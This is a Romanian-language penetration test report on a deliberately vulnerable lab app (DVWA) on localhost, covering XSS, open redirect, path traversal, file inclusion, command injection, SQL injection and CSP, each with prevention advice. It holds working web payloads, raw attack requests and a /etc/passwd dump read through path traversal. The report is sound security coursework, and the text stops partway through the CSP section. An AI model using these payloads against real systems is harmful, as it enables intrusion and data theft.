

Analiză dinamică (ZAP).....	2
Vulnerabilitate: Cross Site Scripting (Reflected).....	2
Vulnerabilitate: Cross Site Scripting (Stored)	3
Vulnerabilitate: External Redirect	6
Vulnerabilitate: Path Traversal	7
Vulnerabilitate: Remote File Inclusion	8
Vulnerabilitate: Remote OS Command Injection	9
Vulnerabilitate: SQL Injection.....	11
Vulnerabilitate: CSP	12
Vulnerabilitate: Hidden File Found	14
Analiză manuală (CCWAPSS Scoring).....	15
1. Autentificare (Authentication)	15
Vulnerabilitate: Brute Force	15
Vulnerabilitate: Insecure CAPTCHA.....	19
2. Autorizare (Authorization)	20
3. Sanitizarea intrărilor utilizatorilor (User Input Sanitization).....	21
Vulnerabilitate: SQL Injection	21
Vulnerabilitate: SQL Injection (Blind).....	24
4. Gestionarea erorilor și scurgerea de informații (Error Handling and Information Leakage)	25
Vulnerabilitate: Dezvăluirea detaliilor interne prin mesaje de eroare.....	25
5. Complexitatea parolelor (Passwords/PIN Complexity)	26
Vulnerabilitate: Parole slabe.....	26
6. Confidențialitatea datelor utilizatorilor (User Data Confidentiality)	26
Vulnerabilitate: Transmiterea datelor necriptate.	26
7. Mecanismul de sesiune (Session Mechanism)	27
Vulnerabilitate: Furtul de sesiune (Session Hijacking)	27
8. Gestionarea patch-urilor (Patch Management)	30
Vulnerabilitate: Software neactualizat.	30
9. Interfețele de administrare (Administration Interfaces)	32
10. Securitatea comunicării (Communication Security):	32
Vulnerabilitate: Man-in-the-Middle (MitM).	33
11. Expunerea serviciilor terților (Third-Party Services Exposure).....	33
Matrice de evaluare.....	34
Bibliografie.....	35

Analiză dinamică (ZAP)

Vulnerabilitate: Cross Site Scripting (Reflected)

- **Impact:** Critic
- **Descriere:** Vulnerabilitatea permite atacatorului să execute codul JavaScript inclus într-o cerere HTTP. Codul JavaScript poate fi inserat într-un antet HTTP, parametru șir de interogare sau parametru body.
- **Exemplu de atac:**

Se introduce `<script>alert(1)</script>` pe campuri text.

URL-uri vulnerabile

http://127.0.0.1/DVWA/vulnerabilities/xss_r/, parametrul name

```
GET /DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=ssd
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=nk0hkstgc0gk74t3n2j8vpc992
Connection: close
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Se apasa pe butonul Submit:



- **Prevenire:**
 - a. **Validarea și sanitizarea Datelor Introduse de Utilizatori**
 - b. **Escaparea output-ului:** Se pot folosi template-uri care automatizează escaparea și procesarea corectă a datelor introduse de utilizatori
 - c. **Limitarea Caracterelor Permise:** De exemplu, doar litere și cifre pentru nume
 - d. **Utilizarea Bibliotecilor de Securitate:** Folosește biblioteci de securitate bine-cunoscute și întreținute care oferă funcționalități de prevenire a XSS.
 - e. **Folosirea „HttpOnly” și „Secure” pe Cookies**

Vulnerabilitate: Cross Site Scripting (Stored)

- **Impact:** Critic
- **Descriere:** Se întâmplă atunci când vulnerabilitatea permite atacatorului să stocheze codul JavaScript în baza de date a aplicațiilor web.
- **Exemplu de atac:**

Se introduce `<script>alert(1)</script>` pe campuri text.

URL-uri vulnerabile: http://127.0.0.1/DVWA/vulnerabilities/xss_s/, pe câmpurile txtName si mtxMessage.

```
POST /DVWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 86
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=nk0hkstgc0gk74t3n2j8vpc992
Connection: close


txtName=Nume&mtxMessage=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&btnSign=Sign+Guestbook
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Nume"/>
Message *	<input type="text" value="<script>alert(1)</script>"/>
<input type="button" value="Sign Guestbook"/> <input type="button" value="Clear Guestbook"/>	

Name: test
Message: This is a test comment.

Se apasă pe “Sign Guestbook”:



Codul JavaScript se va rula de fiecare data când se accesează URL-ul.

```
POST /DWA/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DWA/vulnerabilities/xss_s/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=nk0hkstgc0gk74t3n2j8vpc992
Connection: close

txtName=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&mtxMessage=ds&btnSign=
Sign+Guestbook
```

Name: test Message: This is a test comment.
Name: Nume Message:
Name: Message: ds

- **Prevenire:**
 - Validarea și sanitizarea Datelor Introduse de Utilizatori**
 - Escaparea output-ului:** Se pot folosi template-uri care automatizează escaparea și procesarea corectă a datelor introduse de utilizatori
 - Limitarea Caracterelor Permise:** De exemplu, doar litere și cifre pentru nume
 - Utilizarea Bibliotecilor de Securitate:** Folosește biblioteci de securitate bine-cunoscute și întreținute care oferă funcționalități de prevenire a XSS.
 - Folosirea „HttpOnly” și „Secure” pe Cookies**

Vulnerabilitate: External Redirect

- **Impact:** Critic
- **Descriere:** Se poate folosi un redirector URL pentru a crea linkuri care par să conducă către site-uri de încredere, dar redirecționează utilizatorii către site-uri malițioase. Acest lucru poate induce în eroare utilizatorii să-și introducă datele personale pe site-uri false, facilitând astfel atacurile de phishing.
- **Exemplu de atac:**

URL-uri vulnerabile:

http://127.0.0.1/DVWA/vulnerabilities/open_redirect/source/low.php?

Se apasa pe „Quote 1”:

Vulnerability: Open HTTP Redirect

Hacker History

Here are two links to some famous hacker quotes, see if you can hack them.

- [Quote 1](#)
- [Quote 2](#)

Se observa in BurpSuite apariția parametrului redirect. Acesta poate fi folosit pentru a trimite utilizatorul către alt site.

```
GET /DVWA/vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1 HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/open_redirect/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=nk0hkstgc0gk74t3n2j8vpc992
Connection: close
```

Introduc site-ul către care vreau sa fie redirectat utilizatorul.

Q 127.0.0.1/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=http://google.com

- **Prevenire:**
 - Validarea și restricționarea URL-urilor de redirecționare:** Permite doar redirecționările către domeniile de încredere. Verifică dacă URL-ul de redirecționare se află într-o listă albă de domenii permise
 - Utilizarea URL-urilor Relative:** În loc de URL-uri absolute, folosește URL-uri relative pentru redirecționări interne. Astfel, se reduce riscul de a redirecționa către site-uri externe.

- c. **Codificarea URL-urilor:** Asigură-te că URL-urile sunt corect codificate pentru a preveni injecțiile de cod:
- d. **Monitorizarea și Logarea:** Monitorizează și loghează încercările de redirectionare pentru a detecta și a investiga comportamentele suspecte.

Vulnerabilitate: Path Traversal

- **Impact:** Critic
- **Descriere:** Permite atacatorilor să acceseze fișiere și directoare care sunt în afara directorului rădăcină web al unei aplicații. Aceasta poate duce la accesul neautorizat la informații sensibile, la compromiterea sistemului sau la alte acțiuni malițioase.
- **Exemplu de atac:**

Folosind parametrul page, se poate accesa fișiere din afara directorului rădăcină web.

The screenshot shows the DVWA web application interface. The browser address bar displays the URL: 127.0.0.1/DVWA/vulnerabilities/fi/?page=include.php. The page title is "Vulnerability: File Inclusion". Below the title, there is a text input field containing the payload: [file1.php] - [file2.php] - [file3.php]. To the left of the main content area is a sidebar menu with various vulnerability categories. The "File Inclusion" category is currently selected and highlighted in green. Below the main content area, there is a section titled "More Information" which lists three links: "Wikipedia - File inclusion vulnerability", "WSTG - Local File Inclusion", and "WSTG - Remote File Inclusion".

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information


- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

De exemplu, /etc/passwd:

The screenshot shows the browser address bar with the URL: 127.0.0.1/DVWA/vulnerabilities/fi/?page=/etc/passwd

Duce la:

```
root:x:0:0:root:/usr/bin/zsh:daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:992:992:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:102:/nonexistent:/usr/sbin/nologin tss:x:101:104:TPM software stack:/usr/lib/tpm:/bin/false strongswan:x:102:65534:/usr/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:105:/nonexistent:/usr/sbin/nologin sshd:x:104:65534:/run/ssh:/usr/sbin/nologin usbmux:x:105:46:usbmux:/usr/lib/usbmux:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/usr/lib/misc:/usr/sbin/nologin avahi:x:106:108:Avahi mDNS daemon:/usr/lib/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:107:29:Speech Dispatcher:/usr/lib/speech-dispatcher:/bin/false pulse:x:108:110:PulseAudio daemon:/usr/lib/pulse:/usr/sbin/nologin lightdm:x:109:112:Light Display Manager:/usr/lib/lightdm:/bin/false saned:x:110:114:/usr/lib/saned:/usr/sbin/nologin polkitd:x:991:991:User polkitd:/usr/sbin/nologin rtkit:x:111:115:RealtimeKit:/usr/lib/rtkit:/bin/false colord:x:112:116:colord colour management daemon:/usr/lib/colord:/usr/sbin/nologin nm-openvpn:x:113:117:NetworkManager OpenVPN:/usr/lib/opensvpn/chroot:/usr/sbin/nm-openconnect:x:114:118:NetworkManager OpenConnect plugin:/usr/lib/NetworkManager/Plugins/galera:x:115:65534:/nonexistent:/usr/sbin/nologin mysql:x:116:120:MySQL Server:/usr/lib/mysql:/bin/false stunnel4:x:990:990:stunnel4 system account:/usr/lib/stunnel4:/usr/sbin/nologin rpc:x:117:65534:/usr/lib/rpcbind:/usr/sbin/nologin geoclue:x:118:122:/usr/lib/geoclue:/usr/sbin/nologin Debian-sntp:x:119:123:/usr/lib/sntp:/bin/false ssh:x:120:124:/nonexistent:/usr/sbin/nologin ntpsec:x:121:127:/nonexistent:/usr/sbin/nologin redsocks:x:122:128:/usr/lib/redsocks:/usr/sbin/nologin nwho:x:123:65534:/usr/lib/nwho:/usr/sbin/nologin gophish:x:124:130:/usr/lib/gophish:/usr/sbin/nologin iodine:x:125:65534:/usr/lib/iodine:/usr/sbin/nologin miredo:x:126:65534:/usr/lib/miredo:/usr/sbin/nologin stard:x:127:65534:/usr/lib/stard:/usr/sbin/nologin redis:x:128:131:/usr/lib/redis:/usr/sbin/nologin postgres:x:129:132:PostgreSQL administrator:/usr/lib/postgresql:/bin/bash mosquitto:x:130:133:/usr/lib/mosquitto:/usr/sbin/nologin inetutils:x:131:134:/usr/lib/inetutils:/usr/sbin/nologin qvm:x:132:135:/usr/lib/qvm:/usr/sbin/nologin kali:x:1000:1000:/home/kali:/usr/bin/zsh vboxadd:x:997:1:/usr/lib/vboxadd:/bin/false
```



Se poate observa sus conținutul fișierului passwd din /etc.

- **Prevenire:**
 - a. **Validarea și filtrarea intrărilor:** Nu permiteți utilizatorilor să introducă secvențe de caractere speciale, cum ar fi ../.
 - b. **Utilizarea funcțiilor de securitate:**


Există funcții de securitate integrate ale limbajelor de programare sau framework-urilor pentru a trata căile de fișiere. De exemplu, PHP oferă funcții precum `basename()` pentru a obține doar numele fișierului și a evita navigarea în directoare părinte.

- c. **Permisuni de fișiere:** Utilizatorii aplicației web au acces doar la resursele necesare.

Vulnerabilitate: Remote File Inclusion

- **Impact:** Critic
- **Descriere:** Aplicația permite utilizatorilor să includă fișiere externe (de pe alte servere) în codul său. Aceasta se întâmplă de obicei atunci când datele de intrare ale utilizatorului nu sunt validate sau filtrate corespunzător. Exploatarea astfel de vulnerabilitate, atacatorii pot executa cod malițios pe serverul victimă, ceea ce poate duce la compromiterea întregii aplicații și a datelor stocate pe server.
- **Exemplu de atac:**

În parametrul page de pe URL-ul <http://127.0.0.1/DVWA/vulnerabilities/fi/?page=> se pune un link, spre exemplu <https://google.com>



Se poate observa ca este inclus codul de pe google.com pe site.

- **Prevenire:**
 - a. **Validarea și filtrarea intrărilor și utilizarea căilor relative::** Nu permiteți includerea de URL-uri sau căi de fișiere nesigure.
 - b. **Dezactivarea include_remote:** În setările de configurare ale serverului (de exemplu, php.ini pentru PHP), dezactivați opțiunea allow_url_include: allow_url_include = Off
 - c. **Whitelist-uri:** Crearea unei liste cu fișiere permise pentru includere
 - d. **Utilizarea funcțiilor de securitate:** Folosiți funcții și biblioteci de securitate care sunt concepute pentru a preveni astfel de vulnerabilități.

Vulnerabilitate: Remote OS Command Injection

- **Impact:** Critic
- **Descriere:** Aplicația permite unui atacator să trimită comenzi către sistemul de operare pe care rulează serverul, executând astfel comenzi arbitrare. Această vulnerabilitate apare de obicei atunci când datele de intrare ale utilizatorului nu sunt validate sau filtrate corespunzător și sunt incluse direct în comenzi de shell sau scripturi de sistem. Prin exploatarea acestei vulnerabilități, atacatorii pot compromite întregul sistem, obținând acces neautorizat la date sau executând acțiuni distructive.
- **Exemplu de atac:**

Vulnerability: Command Injection

Ping a device

Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.019 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.023 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3059ms  
rtt min/avg/max/mdev = 0.017/0.021/0.026/0.003 ms  
root:x:0:0:root:/root:/usr/bin/zsh  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin  
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin  
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin  
tss:x:101:104:TPM software stack...:/var/lib/tpm:/bin/false
```

- **Prevenire:**

- a. **Validarea și sanitizarea intrărilor**
- b. **Escape și quoting:** Escapați și cotați corespunzător toate datele de intrare care trebuie incluse în comenzi de shell, pentru a preveni interpretarea greșită a acestora ca și comenzi.
- c. **Whitelist-uri:** Aplicația poate executa doar acele comenzi specificate și sigure.
- d. **Restricții de permisiuni:** Configurați permisiunile de utilizator și grup pentru a limita accesul la comenzi și fișiere sensibile. Rulează aplicațiile web cu conturi de utilizator cu privilegii reduse.

Vulnerabilitate: SQL Injection

- **Impact:** Critic
- **Descriere:** Un atacator este capabil să injecteze cod SQL malign într-o interogare SQL executată de o aplicație web. Această vulnerabilitate se exploatează de obicei prin intermediul formularelor web sau parametrilor URL, atunci când datele de intrare ale utilizatorului nu sunt validate sau filtrate corespunzător. SQL Injection poate duce la acces neautorizat la baza de date, furtul de date, modificarea sau ștergerea datelor și chiar compromiterea completă a serverului.
- **Exemplu de atac:**

Un ' la username, iar la password un sir de caractere aleatoriu:

Vulnerability: Brute Force

Login

Username:

Password:

duce la:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '7068d7a767a114139ca4fe8e6688c4fb' at line 1 in /var/www/html/DVWA/vulnerabilities/brute/source/low.php:13 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/brute/source/low.php(13): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/brute/index.php(33): require_once('...') #2 {main} thrown in /var/www/html/DVWA/vulnerabilities/brute/source/low.php on line 13

- **Prevenire:**
- a. **Utilizarea interogărilor pregătite (Prepared Statements):**

Folosiți interogări pregătite cu parametri legați în loc să construiți interogări SQL dinamic cu concatenare de stringuri. Acestea sunt disponibile în majoritatea limbajelor de programare și framework-urilor pentru baze de date.

Exemplu în PHP cu PDO:

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE username = :username AND password = :password');
```

```
$stmt->execute(['username' => $username, 'password' => $password]);
```

```
$user = $stmt->fetch();
```

- b. Validarea și sanitizarea intrărilor:**
- c. Escaparea corectă a datelor**
- d. Utilizarea WAF (Web Application Firewall)**
- e. Politici de Permisuni Minimale**

Vulnerabilitate: CSP

- **Impact:** Mediu
- **Descriere:** Content Security Policy (CSP) este un mecanism de securitate implementat în browserele web pentru a preveni diverse tipuri de atacuri, inclusiv Cross-Site Scripting (XSS) și data injection. CSP permite dezvoltatorilor să controleze resursele pe care un site web le poate încărca și executa. Dacă aceste resurse nu sunt de încredere, acest lucru poate duce la executarea unor scripturi malițioase.
- **Exemplu de atac:**

În header-ul de răspuns al site-ului:

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 30 Jul 2024 06:35:50 GMT
3 Server: Apache/2.4.59 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Security-Policy: script-src 'self' https://pastebin.com
  hastebin.com www.toptal.com example.com code.jquery.com
  https://ssl.google-analytics.com https://digi.ninja ;|
8 Vary: Accept-Encoding
9 Content-Length: 4650
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17   <head>
18     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"
19       />
20     <title>
21       Vulnerability: Content Security Policy (CSP) Bypass :: Damn
22       Vulnerable Web Application (DVWA)
23     </title>
```


Se poate observa ca se pot încărca fișiere doar de pe anumite site-uri. Acestea însă conțin și anumite scripturi, sau pot fi create altele în scop malițios.

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

As Pastebin and Hastebin have stopped working, here are some scripts that may, or may not help.

- <https://digi.ninja/dvwa/alert.js>
